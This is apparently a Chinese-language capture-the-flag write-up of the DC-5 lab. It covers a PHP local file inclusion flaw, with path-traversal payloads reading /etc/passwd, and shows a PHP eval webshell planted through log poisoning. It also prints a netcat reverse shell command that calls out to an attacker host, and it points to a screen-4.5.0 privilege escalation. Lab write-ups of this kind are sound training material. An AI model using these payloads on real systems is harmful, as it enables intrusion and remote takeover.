

DC-5（完结）

最后的写在前面：

我记得这种动态页面我也写过 关键问题是我不太懂源码到底写出来什么德行才会出现这种问题。。。等我打进去了回头看看。。。。。。(感觉这个靶场就是为了做题才出的。。。真的有人会写这种代码啊。。。离谱。。。)

```

        <p>thank you for taking the time to contact us.</p>
    </div>
    <div class="footer-wrapper">
        <footer>
            <?php
                $file = $_GET['file'];
                if(isset($file))
                {
                    include("$file");
                }
                else
                {
                    include("footer.php");
                }
            ?>
        </footer>
    </div>
</div>
```

通过前几个学习可以学会使用基本的渗透工具

的确没涉及到找洞这一块。。一般都是工具就可以解决或者一眼看出来


这个介绍说难度增大

提示说这里只有一个入口点

爆破了目录基本上啥都没有。。


考虑过xss不大可能（没反馈。。

抓包发现一堆get请求参数（注入也不大可能，因为逻辑是update。。



所以在哪呢

后来经提示发现文件包含(这里面可以对路径\$file做一个爆破)



请求	有效载荷	状态	错误	超时	长度	评论
0		200	<input type="checkbox"/>	<input type="checkbox"/>	992	
1	../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	992	
2	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	992	
3	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	2477	
4	../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	992	
5	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	992	
6	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	2477	
7	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	2477	
8	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	2477	
9	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	2477	
10	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	2477	

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:103:systemd Time Synchronization,,/run/systemd/bin/false systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif/bin/false
systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd/bin/false Debian-
exim:x:104:109:/var/spool/exim4/bin/false messagebus:x:105:110:/var/run/dbus/bin/false statd:x:106:65534:/var/lib/ntfs/bin/false
sshd:x:107:65534:/var/run/sshd:/usr/sbin/nologin dc:x:1000:1000:dc,,/home/dc:/bin/bash mysql:x:108:113:MySQL Server,,/nonexistent/bin/false

```

最最最关键的地方

由于是文件包含，一句话木马通过默认访问日志/错误日志上传

```
<?php @eval($_POST['shell']);?>
```

菜刀连接

```
nc -e /bin/sh 192.168.148.128 11114
```

看一下suid

发现screen-4.5.0

然后searchsploit screen-4.5.0

最后略。。。